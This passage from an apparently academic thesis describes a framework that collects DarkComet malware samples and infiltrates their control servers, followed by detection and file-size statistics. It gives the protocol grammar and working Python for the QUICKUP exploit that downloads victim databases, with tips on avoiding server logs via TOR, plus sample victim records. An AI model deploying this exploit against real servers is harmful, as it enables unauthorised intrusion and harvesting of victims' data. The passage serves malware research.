Victim -> C&C (Unencrypted):
<nothing>
C&C -> Victim (Encrypted):
IDTYPE
Victim -> C&C (Encrypted):
SERVER
C&C -> Victim (Encrypted):
GetSIN192.168.1.1|123456
Victim -> C&C (Encrypted):
infoesGuest16|192.168.1.1 / [172.16.1.1] : 1604|DC-VICTIM / robert|1409656|92s|Windows
    XP Service Pack 2 [2600] 32 bit ( C:\ )|x||ZA|Untitled -
    Notepad|{0407a040-5412-11e3-b7a2-806d6172696f-4100499924}|18%|English (South
    Africa) ZA / -- |2014/01/13 at 11:58:56 PM|5.3.0
## NEW CONNECTION ##
C&C -> Victim (Encrypted):
IDTYPE
Victim -> C&C (Encrypted):
QUICKUP111|comet.db|UPLOADEXEC
C&C -> Victim (Unencrypted):
AC
C&C -> Victim (Unencrypted):
LENGTH_OF_FILE_IN_BYTES
Victim -> C&C (Unencrypted):
A
C&C -> Victim (Unencrypted):
RAW_DATA_OF_COMET.DB
```

Through research into the DarkComet communication protocol as a precursor to developing a research bot, this researcher was able to refine the exploit to require less interaction with the C&C server. Whilst analysing DarkComet command grammar it was discovered that only the additional connection was required to exploit the QUICKUP vulnerability without the need for the initial DarkComet handshake ever having taken place (Listing 5.9 lines 1 to 8). It was only during the initial DarkComet handshake that a bot is registered with the C&C server and a log entry created. Forgoing this initial connection resulted in the C&C not creating a log entry. This resulted in not only a saving on time and bandwidth, but also the research bot would not appear in the DarkComet log file. It was also discovered that after every chunk, with a chunk being between 1024 and 4096 bytes in size, of QUICKUP file transfer a DarkComet C&C server expected an acknowledgement to be communicated by the infected computer. If no acknowledgement was offered the C&C would halt the file transfer. Through providing the required acknowledgements (see Listing 5.9 line 21) support for the downloading of any size file was possible – of which the largest was 500 megabytes. The full conversation required by the refined QUICKUP exploit is presented in Listing 5.9.

Listing 5.9: The QUICKUP grammar according to this research.

```
Victim -> C&C (Unencrypted):
<nothing>
C&C -> Victim (Encrypted):
IDTYPE
Victim -> C&C (Encrypted):
QUICKUP111|comet.db|UPLOADEXEC
C&C -> Victim (Unencrypted):
AC
C&C -> Victim (Unencrypted):
LENGTH_OF_FILE_IN_BYTES
Victim -> C&C (Unencrypted):
A
C&C -> Victim (Unencrypted):
1024_BYTES_OF_COMET.DB
Victim -> C&C (Unencrypted):
A
```

The code used to exploit the QUICKUP vulnerability is presented in Listing 5.10. Line 3 shows that a connection was made to a "live" DarkComet C&C server. The connection required the C&C server IP address or DNS hostname, the TCP port, and the communication encryption key. This was followed by the framework preparing (line 6) and then sending the encrypted DarkComet QUICKUP command (line 9). The QUICKUP command can be described as "*QUICKUP*" with three random digits followed by the file to download and the post-command DarkComet command to execute; separated by vertical bars (|). If the server was vulnerable to the QUICKUP vulnerability the command would elicit a C&C acknowledgement response of "*AC*" (line 12) to which the research bot responded with an acknowledgement packet "*A*" (line 13). The remainder of the function dealt with the downloading of the "*comet.db*" file from the C&C server. The size of the "*comet.db*" file was provided by the C&C server (line 16) which was used to determine when a file has been completely transferred (line 23). During the download, the research bot responded with "*A*" after each successful 4096 byte chunk of the file. This resulted in the C&C server providing the next chunk of the "*comet.db*" file. This module required sufficient DarkComet command grammar to exploit the QUICKUP vulnerability present in the C&C server, thus satisfying our design consideration of "Command Grammar".

The C&C Interaction module received message-queue events from the C&C Liveness module. These messages contained the live C&C server IP address or DNS hostname, TCP port, and communication encryption key. The C&C Interaction module initiated a connection to the C&C server and exploited the QUICKUP vulnerability (detailed above) downloading the "*comet.db*" file. This file was parsed and the information relating to the victim computers, those computers comprising the botnet, extracted and stored in the framework datastore. Data generated and gathered by this module was stored in the 'victim' table. All available information relating to the victim computers was collected, which included that contained in Table 5.7.

A UML representation of the "victim" table, along with an overview of the victim information collected and stored is provided in Section 5.4. Analysis conducted on the information generated by this module's implementation is available in Section 6.5.

Listing 5.10: The Python code used to exploit the QUICKUP vulnerability.

```python
def quickup(hostname, dport, encryption_key, body, attempt=0):
    # create new socket connection
    s = new_conn(hostname, dport, encryption_key)

    # the QUICKUP command
    cmd = "QUICKUP111|comet.db|UPLOADEXEC"

    # encrypt the QUICKUP command and send to C&C
    s.send(DCRC4.send(cmd, encryption_key))

    # receive first "A.C" and respond with "A"
    s.recv(1024)
    s.send("A")

    # extract download file size and respond with "A"
    file_size = float(s.recv(1024))
    s.send("A")

    # keep a running total of the data recevied
    data = 0.0

    # continue receiving data until we reach "file_size"
    while data < file_size:
        s.send("A")
        received = s.recv(4096)
        data += len(received)

    s.close()
```

5.4 Datastore Implementation

The framework datastore was responsible for the storage of all information generated by the framework, excluding the bot binaries which were stored on the HDD of the analysis computer. The datastore employed was a relational database, specifically PostgreSQL version 9.1 installed from the Ubuntu 12.04[20] software repository. Each framework system or module would interact directly with the datastore storing its data in pre-allocated tables and columns. Figure 5.3 provides a UML [65] representation of the datastore tables, columns, foreign-keys, indexes, and constraints.

As presented earlier, the Sample Acquisition module (Section 5.1.1) updated the "samples" table with the SHA256 hash of the newly acquired bot binary and the source of the file. In our implementation due to the exclusive use of VT as a source, the "source" was specified as "vt". The Sample Metadata Collection module (Section 5.1) updated the "metadata" table with information collected from VT along with the CTPH data generated by the module itself. The Static Analysis module (Section 5.2.1) updated the "cnc" table with information relating to the C&C server and the "cnc_config" table with bot configuration information. The C&C Liveness

[20]http://www.ubuntu.com/

Table 5.7: C&C Infiltration module data model.

Column Name	**Description**	**Type**	**Example Data**
uuid	Unique, victim computer identifier generated by DarkComet. The UUID is consistent across DarkComet versions.	varchar	846ee340-7039-11de-9d20-806e6f6e6963-1017 649591
public_ip	Internet-routable IP address of the victim computer	inet	41.202.233.182
private_ip	RFC1918/RFC3330 [38,61] IP address of the victim computer.	inet	192.168.0.101
cnc_port	C&C TCP port used for communication between the victim and C&C.	int	3303
computer_name	User-defined name of the victim computer.	varchar	TOSHIBA-PC
username	Username of the user under which the DarkComet bot binary was executed.	varchar	toshiba
operating_system	Operating system, version, and CPU architecture (32 or 64-bit) of the victim computer.	varchar	Windows 7 Service Pack 1 [7601] 64 bit
installation_directory	Directory in which the bot binary was installed on the victim computer.	varchar	`C:\`
user_group	DarkComet botmaster-defined group for the victim computer.	int	0
geo_country	Country, within which the victim computer resides, based on public IP address.	char(2)	UG
geo_org	Organisation, for example ISP, which is the registered owner of the victim computer public IP address.	varchar	Orange Uganda Ltd
geo_asn	ASN of the victim computers public IP address.	int	36991




Figure 5.3: Datastore Implementation.

module (Section 5.3.1) updated both the ”cnc_ip” and ”cnc_connections” tables with information related to the IP address and connection success/failure information for C&C servers. The C&C Interaction module (Section 5.3.2) updated the ”victims” table with information extracted from the ”comet.db” files – downloaded from the C&C servers through exploitation of the QUICKUP vulnerability. The ”cnc_samples” and ”cnc_victims” tables were used as junction tables [49] between the ”cnc” and ”samples”, and ”cnc” and ”victims” tables respectively.

5.5 Framework Implementation Summary

This chapter presented the implementation of the automated botnet analysis and infiltration framework used in the case-study, which follows in Chapter 6. For each of the systems and modules implemented specifics regarding the implementation were provided including source code snippets where applicable.

The **Sample Acquisition module** (Section 5.1.1) searched for and downloaded DarkComet bot binaries from VT, a large malware repository, through utilising the private API provided by VT. In total 83,175 bot binaries were collected and analysed by the framework.

The **Sample Metadata Collection module** (Section 5.1.2) downloaded analysis reports from VT and extracted metadata information for each bot binary.Table 5.2 provides details on the information extracted from these reports. Additionally, this module generated CTPH for each bot binary which was used to compare bot binaries with default or minimal DarkComet configurations even if the configurations differed. This had several advantages over simple cryptographic hash comparisons.

The **Static Analysis module** (Section 5.2.1) was used to conduct static analysis of all of the bot binaries downloaded by the Sample Acquisition module. Using this method the DarkComet bot configuration information from 40,632 (48.75%) bot binaries was successfully extracted. This module also extended a previously released ”configuration ripper” to support the extraction of bot configuration information from DarkComet bot binaries between versions 3.x-5.x and versions greater than 5.1 – the previous script only supported versions 3.x-5.x. This module included support for the ZIP and RAR file formats, thereby increasing the number of potential bot binaries which could be successfully analysed.

The **C&C Liveness module** (Section 5.3.1) was used to determine which of those C&C servers whose information was extracted, by the Static Analysis module, were online and responding to DarkComet bot registrations. This information was provided to the C&C Interaction module for further processing.

The **C&C Interaction module** (Section 5.3.2) exploited the QUICKUP vulnerability, which allowed for the downloading of arbitrary files from a vulnerable DarkComet C&C server. The DarkComet *comet.db* was selected for download as it contains victim information which would not be available otherwise. Research conducted for this work resulted in refinement of the QUICKUP exploit presented by [20], in that entries were not created in the DarkComet C&C server log files, and files of any size could be transferred – the original exploit source code had a limit of 1024 bytes.

The **Datastore implementation** (Section 5.4) provided a detailed data model which included the tables, columns, PostgreSQL data types, foreign keys and junction tables employed.

The addressing of each relevant design consideration (Section 4.1) by each module and system was also presented; a summary follows:

1. **Stealth**: Stealth was maintained through the design and implementation decisions highlighted below:

   (a) **C&C Liveness and Interaction modules**: The network source of the framework is hidden through the use of TOR for all interactions with a botnet C&C server. The TOR network was designed to provide anonymity to its users, allowing for the masking of the framework's source IP address. In addition, TOR allows for the specification of the "exit node" used providing the ability to choose which country the framework would appear to originate from. The use of TOR was incorporated into the C&C Liveness (Section 5.3.1 and C&C Interaction (Section 5.3.2) modules, as these were the only two modules which made contact with C&C servers.

   (b) **C&C Interaction module**: Through refinement of the QUICKUP vulnerability, discovered by [20], it was possible to exploit the vulnerability without the DarkComet C&C server software recording the interaction. This allowed for the C&C Interaction module to perform its duties with significantly lowered concerns of detection by the botmaster. Detailed information regarding the refinements can be found in Section 5.3.2.

2. **Scalability**: The framework makes use of the Python scripting language for all modules. It was chosen due to its low resource usage requirements and a plethora of suitable libraries. Additionally the modules within the framework were designed for scalability, as follows:

   (a) **Message queue**: Through the use of an event-driven architecture, whereby messages are passed between modules as their participation is required as opposed to scheduled, it is possible to ensure that only those modules required at that specific time made use of available resources. The message queue also allowed for the distribution of modules to separate computers thereby allowing for the distribution of tasks. This was realised during the case-study by the fact that the initial Internet connection was insufficient for large, latency sensitive communications, and large downloads from C&C's with short-lived availability. By utilising the distribution capabilities of the framework it was possible to "offload" all C&C server communication tasks to a host located in The Netherlands. All other systems operated within the initial analysis environment in South Africa. The message queue also allows developers interested in extending the framework only having to accommodate specific messages of interest, and does not require an understanding of all messages within the framework. Please see Section 4.6 for more information.

   (b) **Sample Analysis System**: First subjecting collected bot binaries to an automated static analysis module (Section 5.2.1) greatly reduced the number of bot binaries requiring dynamic analysis. This reduced analysis time and also the resources required. A bot binary presented to the static analysis module would require less than a second of analysis time to extract the required information, whereas the dynamic analysis module utilised a two minute execution timeout, the de facto default time. Therefore, the static analysis module provided a significant resource advantage over the dynamic analysis module.

   (c) **Dynamically increasing the number of concurrent modules employed**: By default, a single instance of each module was required for normal operation of the framework. However, it was possible to have multiple modules execute simultaneously to decrease processing time. Employing three static analysis workers to re-analyse all the collected bot binaries, as opposed to the standard one worker which was used during normal operation, re-analysis could occur in just one hour. This "ability" to employ additional modules for analysis and data collection was also used to save time collecting metadata information for bot binaries which were collected before development of the module was completed. In addition, employing multiple C&C Liveness and C&C Interaction modules allowed for the monitoring of multiple botnets concurrently from a single analysis computer.

3. **Sample collection**: During the case-study VT, arguably the largest online malware repository, was used for sample collection allowing for 83,175 unique bot binaries for analysis.
4. **Anti-debugging**: Due to the potential for the static analysis module to be able to extract botnet information without requiring a debugger or executing the bot binary, some anti-analysis methods were circumvented. However, successful bot configuration extraction required that the bot binary made use of a predictable layout. This proved to be less of a problem than first anticipated; it was possible to analyse and extract the DarkComet configuration information from 48.85% of the collected bot binaries. Section 5.2.1 contains additional information.
5. **Protocol support**: Through the pairing of an analysed bot binary with its corresponding infiltration module, it is possible to support a large number of different botnet protocols. The case-study required that the Liveness and Quickup modules successfully communicate with the C&C servers through support for the custom, encrypted DarkComet communication protocol. By extending the framework with an understanding of a botnets command grammar support for an almost infinite number of botnet families is possible.

Also presented was the interaction between systems and modules via the message queue. The Sample Acquisition module would place events on the Sample Metadata Collection and Static Analysis module queues for subsequent processing. Data from the Static Analysis module would subsequently be placed on the C&C Liveness module message queue, which would in turn inform the C&C Interaction module of C&C servers which were live. This would result in the C&C Interaction module exploiting the QUICKUP vulnerability and gathering DarkComet victim information.

The next chapter presents analysis of the data collected during the case-study, through the implementation of the framework.

6
Case-study: Data Analysis

This chapter presents analysis of the information collected by the framework. Data was gathered through an implementation of the proposed framework, detailed in Chapter 5 with analysis conducted on the data collected by each system.

Section 6.1 presents analysis of the information generated by the Sample Acquisition module, such as the number of samples collected and their storage requirements.

Section 6.2 provides information on the analysis of the metadata collected from VT along with that generated by the framework itself. This includes the malware family, file type, file size, and first seen distributions along with how CTPH hashes were used to identify DarkComet bot binary versions.

Section 6.3 details the analysis conducted on the data extracted by the Static Analysis module. Details include the average number of C&C servers configured per bot binary, the use of Fully Qualified Domain Name (FQDN)s as well as the most common C&C ports, communication encryption keys, and bot configuration options.

Section 6.4 contains information relating to the live C&C servers examined during the case study, such as their geographic distribution.

Section 6.5 provides analysis gathered through the exploitation of the QUICKUP vulnerability by the C&C Interaction module. Information includes the geographic location of victims as well as those ISPs with the highest number of DarkComet infections.

6.1 Sample Acquisition Module Analysis

A total of 83,175 unique DarkComet bot binaries were collected by the Sample Acquisition modules during the case-study, requiring 81,126,308 bytes of HDD space to store. In comparison [30], [1], [78] and [62] gathered 800, 318, 5,645 and 304 unique bot binaries respectively. Whilst this does not show that the Sample Acquisition module is superior to those of existing botnet

Table 6.1: A count of the identified malware families by Windows Defenders.

Malware Family	Count	%	First detected
Backdoor:Win32/Fynloski.A	82761	99.5	2010-05-24
Backdoor:Win32/Fynloski.F	144	0.17	2010-02-22
None	43	0.05	2012-05-04
TrojanDropper:Win32/Gamarue.I	28	0.03	2013-06-25
Backdoor:Win32/Fynloski.L	23	0.03	2012-06-12
Backdoor:Win32/Fynloski	18	0.02	2013-06-21
Backdoor:Win32/Fynloski.J	17	0.02	2013-10-04
Adware:Win32/Cashback	14	0.02	2012-05-05
Backdoor:Win32/Fynloski.K	14	0.02	2011-11-04
VirTool:Win32/CeeInject.gen!KC	7	0.01	2013-07-15

analysis frameworks, it does illustrate that the analysis conducted was against a far greater number of bot binaries than that of previous analysis.

The average file size of a case-study bot binary was 997,266 bytes. The largest bot binary was 104,857,600 bytes in size, had the original filename of "JTAG EMULATOR.exe", and had a file type of "PE32 executable (GUI) Intel 80386, for MS Windows" identified by the Linux "file" command[1]. The smallest bot binary consumed just 102 bytes, had a filename of "b780e151b2abf287b174620a04f03a45" and was detected as a "VAX COFF executable not stripped" by "file". It is highly doubtful that a file of this size would be capable of infecting a victim computer and may simply be a file fragment. Nonetheless it was identified by Windows Defender as a Fynloski bot binary.

6.2 Sample Metadata Collection Module Analysis

Analysis was performed on the metadata collected by the Sample Metadata Collection module, the output of which is presented in the subsequent sections.

6.2.1 Malware Family Distribution

Table 6.1 provides an overview of the top 10 malware families by count for the dataset. This is according to analysis of the analysis reports provided by VT. Fynloski.A is by far the most popular DarkComet variant with 99.5%, a significant lead over the second most common variant being Fynloski.F at 0.17%.

An interesting observation is that even though the Sample Acquisition Module Section 5.1.1 explicitly searched for and downloaded only those bot binaries identified as being members of the Fynloski family by Windows Defender, the processed VT analysis reports showed a number of different malware families (see Table 6.1). In total, 49 different malware families or variants were reported. Those bot binaries marked as "None" in Table 6.1 were found to be benign or non-malicious by Windows Defender, again pointing to an unknown discrepancy. These

[1]http://linux.die.net/man/1/file

bot binaries represented a small enough percentage of the dataset and were therefore deemed insignificant.

This discrepancy could point to the similar observations witnessed by Canto [10] in which the researchers detected a large number of variations in the malware family assigned by anti-virus software vendors to the same malware sample. Whilst they were unable to obtain a definitive answer as to the reasons they present their own hypotheses, which are that vendors at a later date update their signature databases to better classify or incorrectly classify older malware samples. Neither of these two hypotheses were tested by this researcher. This behaviour may further be explained by the time delay between bot binary and analysis report collection by this researcher, which for some bot binaries may have been as long as six months. This was due to the researcher collecting bot binaries but not analysis reports for prior research [23].

Table 6.2 provides a breakdown of the number of dataset bot binaries detected as malicious across all the anti-virus engines used by VT. The table columns are:

- **Anti-virus**: The vendor or anti-virus solution's name.
- **Scanned**: The count of the bot binaries scanned by the anti-virus solution.
- **Positive**: A count of bot binaries identified as malicious by the anti-virus solution.
- **%**: The percentage of scanned bot binaries identified as being malicious.

Due to VT constantly adding or removing the anti-virus solutions used in the scans there will be a discrepancy between the numbers of bot binaries scanned by each anti-virus solution. [1] reported a detection rate of 71.35% for ClamAV and 93.29% for Norton and [78] a detection rate of between 50.4% and 92.80% for bot binaries collected during their research. This research found a far larger detection rate discrepancy of between 2.05% and 98.11% – when excluding Windows Defender from the results. This may be caused by the far greater number of anti-malware solutions employed. An interesting observation is that for only 14 bot binaries a positive consensus was reached, that is all the anti-virus solutions employed by VT regarded the bot binary as malicious. The average consensus detection rate for bot binaries in the dataset was 78.73%.

It should be noted that this is not a comparison or commentary on the detection capabilities of the different anti-virus solutions, but instead just an observation of this dataset.

In 43 instances, Windows Defender reported the bot binaries as benign or "None". Table 6.3 presents the detection results of the other anti-virus solutions for these 43 "benign" bot binaries marked. As can be seen, a large number of these bot binaries are marked as malicious by other anti-virus solutions with "McAfee-GW-Edition" identifying 90.48% of these "benign" bot binaries as malicious.

6.2.2 File Type Distribution

The majority (93.23%) of the bot binaries in the dataset were identified as being PE file types by VT which was not unexpected, due to DarkComet being developed specifically for the Microsoft Windows operating system. Please see Table 6.4 for a listing of the top 10 most common file types based on a count of the bot binaries. Compressed file types were also found to be very popular, in terms of the number of different file types, with the most common being RAR [64], ZIP [57], GZIP [21], CAB [50], and 7ZIP [56].

Table 6.2: Detection rates across all collected bot binaries.

Anti-virus	**Scanned**	**Positives**	**%**	**Anti-virus**	**Scanned**	**Positives**	**%**
AVG	82753	79031	95.5	Kaspersky	82437	80875	98.11
Ad-Aware	46392	45145	97.31	Kingsoft	81900	58729	71.71
AegisLab	25918	531	2.05	Malwarebytes	83059	67220	80.93
Agnitum	83062	30814	37.1	McAfee	82950	77952	93.97
AhnLab-V3	77748	65564	84.33	McAfee-GW-Edition	82743	77941	94.2
AntiVir	83126	80721	97.11	MicroWorld-eScan	83017	73260	88.25
Antiy-AVL	81753	41812	51.14	Microsoft	83131	83088	99.95
Avast	82658	79298	95.94	NANO-Antivirus	83077	66873	80.5
Baidu	170	16	9.41	Norman	83001	73293	88.3
Baidu-International	60580	20434	33.73	PCTools	30672	22866	74.55
BitDefender	83133	79913	96.13	Panda	82817	78991	95.38
Bkav	56241	42183	75	Qihoo-360	37603	32280	85.84
ByteHero	80795	3209	3.97	Rising	82742	60717	73.38
CAT-QuickHeal	83128	55404	66.65	SUPERAntiSpyware	83038	39886	48.03
CMC	42798	29447	68.8	Sophos	78123	73914	94.61
ClamAV	82644	42298	51.18	Symantec	82242	72413	88.05
Commtouch	83069	65586	78.95	Tencent	6128	4446	72.55
Comodo	82863	70860	85.51	TheHacker	83101	31739	38.19
DrWeb	81596	76447	93.69	TotalDefense	83135	52866	63.59
ESET-NOD32	82822	80929	97.71	TrendMicro	82702	69185	83.66
Emsisoft	82925	79302	95.63	TrendMicro-HouseCall	82526	72267	87.57
F-Prot	83019	62481	75.26	VBA32	82576	67345	81.56
F-Secure	74954	73104	97.53	VIPRE	82640	77144	93.35
Fortinet	82835	75550	91.21	ViRobot	83112	47405	57.04
GData	83069	80927	97.42	Zillya	7979	6080	76.2
Ikarus	83081	78683	94.71	Zoner	1	0	0
Jiangmin	82639	64904	78.54	eSafe	3999	180	4.5
K7AntiVirus	83131	73817	88.8	nProtect	82559	52632	63.75
K7GW	83122	74063	89.1				

N = 83175

Table 6.3: Detection rates for all bot binaries identified as benign by Windows Defender.

Anti-virus	**Scanned**	**Positives**	**%**	**Anti-virus**	**Scanned**	**Positives**	**%**
AVG	42	33	78.57	K7GW	43	28	65.12
Ad-Aware	38	34	89.47	Kaspersky	43	38	88.37
AegisLab	13	1	7.69	Kingsoft	43	20	46.51
Agnitum	43	23	53.49	Malwarebytes	43	17	39.53
AhnLab-V3	36	16	44.44	McAfee	42	37	88.1
AntiVir	43	36	83.72	McAfee-GW-Edition	42	38	90.48
Antiy-AVL	43	16	37.21	MicroWorld-eScan	43	35	81.4
Avast	43	35	81.4	Microsoft	43	0	0
Baidu-International	39	29	74.36	NANO-Antivirus	43	33	76.74
BitDefender	42	35	83.33	Norman	43	34	79.07
Bkav	36	15	41.67	PCTools	5	1	20
ByteHero	40	0	0	Panda	43	37	86.05
CAT-QuickHeal	43	16	37.21	Qihoo-360	27	21	77.78
CMC	30	8	26.67	Rising	42	4	9.52
ClamAV	43	7	16.28	SUPERAntiSpyware	43	9	20.93
Commtouch	43	15	34.88	Sophos	42	34	80.95
Comodo	43	34	79.07	Symantec	42	36	85.71
DrWeb	40	32	80	TheHacker	43	13	30.23
ESET-NOD32	43	36	83.72	TotalDefense	43	0	0
Emsisoft	43	35	81.4	TrendMicro	42	22	52.38
F-Prot	43	5	11.63	TrendMicro-HouseCall	42	25	59.52
F-Secure	40	34	85	VBA32	43	23	53.49
Fortinet	43	36	83.72	VIPRE	42	36	85.71
GData	43	37	86.05	ViRobot	43	4	9.3
Ikarus	43	34	79.07	eSafe	3	0	0
Jiangmin	43	17	39.53	nProtect	43	9	20.93
K7AntiVirus	43	27	62.79				

N = 43

Table 6.4: Top 10 bot binary file types by count.

Rank	File Type	Count	%
1	Win32 EXE	77545	93.23
2	RAR	3465	4.17
3	ZIP	831	1.00
4	DOS EXE	543	0.65
5	GZIP	474	0.57
6	unknown	73	0.09
7	CAB	69	0.08
8	Email	46	0.06
9	7ZIP	32	0.04
10	Win32 DLL	21	0.03

N = 83175

Table 6.5: Top 9 bot binary file type signatures by count, excluding *unknown*.

Rank	File Type	String	Hexadecimal
1	Win32 EXE	MZ	4D 5A
2	RAR	Rar!	52 61 72 21
3	ZIP	PK	50 4B
4	DOS EXE	MZ	4D 5A
5	GZIP	No string representation	1F 8B
7	CAB	MSCF	4D 53 43 46
8	Email	*	*
9	7ZIP 7z	BC	AF
10	Win32 DLL	MZ	4D 5A

* Bot binaries identified as being of file type "Email" are text files which conform to a specific format [18].

Those looking to infect computers with botnet software often attempt to disguise their malicious files through "binding" or changing the display icon. Another method is to distribute the bot binary as an archive, again relying on a victim's susceptibility to social engineering techniques for successful infection. The file type of the malware sample is determined at upload time by the VT analysis system and extracted from the analysis report. The malware samples are presented as-is to the anti-virus solutions employed by VT for scanning. Therefore should a malware sample be an archive or obfuscated VT relies on the anti-virus software to perform any required decompression or de-obfuscation functions during analysis.

The most common means of identifying file types is through an examination of the first 2-4 bytes of a file – typically referred to as the file signature or "magic number". For example, the magic number for a MS-DOS executable is the string "*MZ*" or "*4D 5A*" in hex [19]. Microsoft introduced the PE file format [58] with Windows NT 3.1, which is an extension of the MS-DOS file format and is typically called a Win32 executable. PE files also make use of the "*MZ*" magic number, but contains a MS-DOS stub with the text "This program cannot be run in DOS mode" or similar which indicates that the file would need to be executed in a GUI to function correctly. With this understanding Win32 EXE files refer to PE files and DOS EXE refer to MS-DOS files. Table 6.5 provides a listing of some common file type signatures.

Table 6.6: Top 10 data set bot binary file sizes by count.

Rank	File Size	Count	%
1	674304	8562	10.29
2	673792	5814	6.99
3	774144	3124	3.76
4	774656	1897	2.28
5	706560	1564	1.88
6	257536	1402	1.69
7	674816	1382	1.66
8	675840	960	1.15
9	258048	899	1.08
10	974848	845	1.02

N = 83175

Table 6.7: Bot binaries with identical file sizes to that of minimalist configuration bot binary.

DarkComet version	File size (bytes)	Count	%
2.2	732672	83	0.1
3.0.2	730112	141	0.17
3.2	650240	161	0.19
3.3	673792	5814	6.99
4	663040	182	0.21
4.2	682496	100	0.12
5	661504	222	0.27
5.1	665088	263	0.32
5.3	674304	8562	10.29

N = 83175

6.2.3 File Size Analysis

A minimal DarkComet version 5.3.x bot binary configured with minimalist settings has a file size of 674,304 bytes and is the smallest possible size for a working DarkComet version 5.3.x bot binary. This was determined through this researcher building a bot binary using the DarkComet version 5.3.1 builder. 8,562 of the 83,175 bot binaries (10.29%) in the dataset match this file size exactly (see Table 6.6). These top 10 bot binary sizes account for 31.8% of the total HDD space across the dataset. All 8,562 bot binaries identified were identified by Windows Defender as belonging to the "Backdoor:Win32/Fynloski.A" malware family.

This researcher created a listing of the bot binary file size for a minimalist per DarkComet version. Using this file size method of identification 5,814 bot binaries (6.99%) match the minimum file size of a DarkComet version 3.3 bot binary. See Table 6.7 for a listing of the file size per DarkComet version using a default or minimalist configuration. Changes to the minimalist settings could have an impact on the DarkComet file size if these configuration values differ in length or additional configuration options are set, which do not form part of a minimalist DarkComet configuration. As a reminder only those configuration options set are included in a DarkComet bot binary as a key-value pair which is embedded within the bot binary. Therefore, if a configuration option is not set it is not included and will not have an impact on the file size.

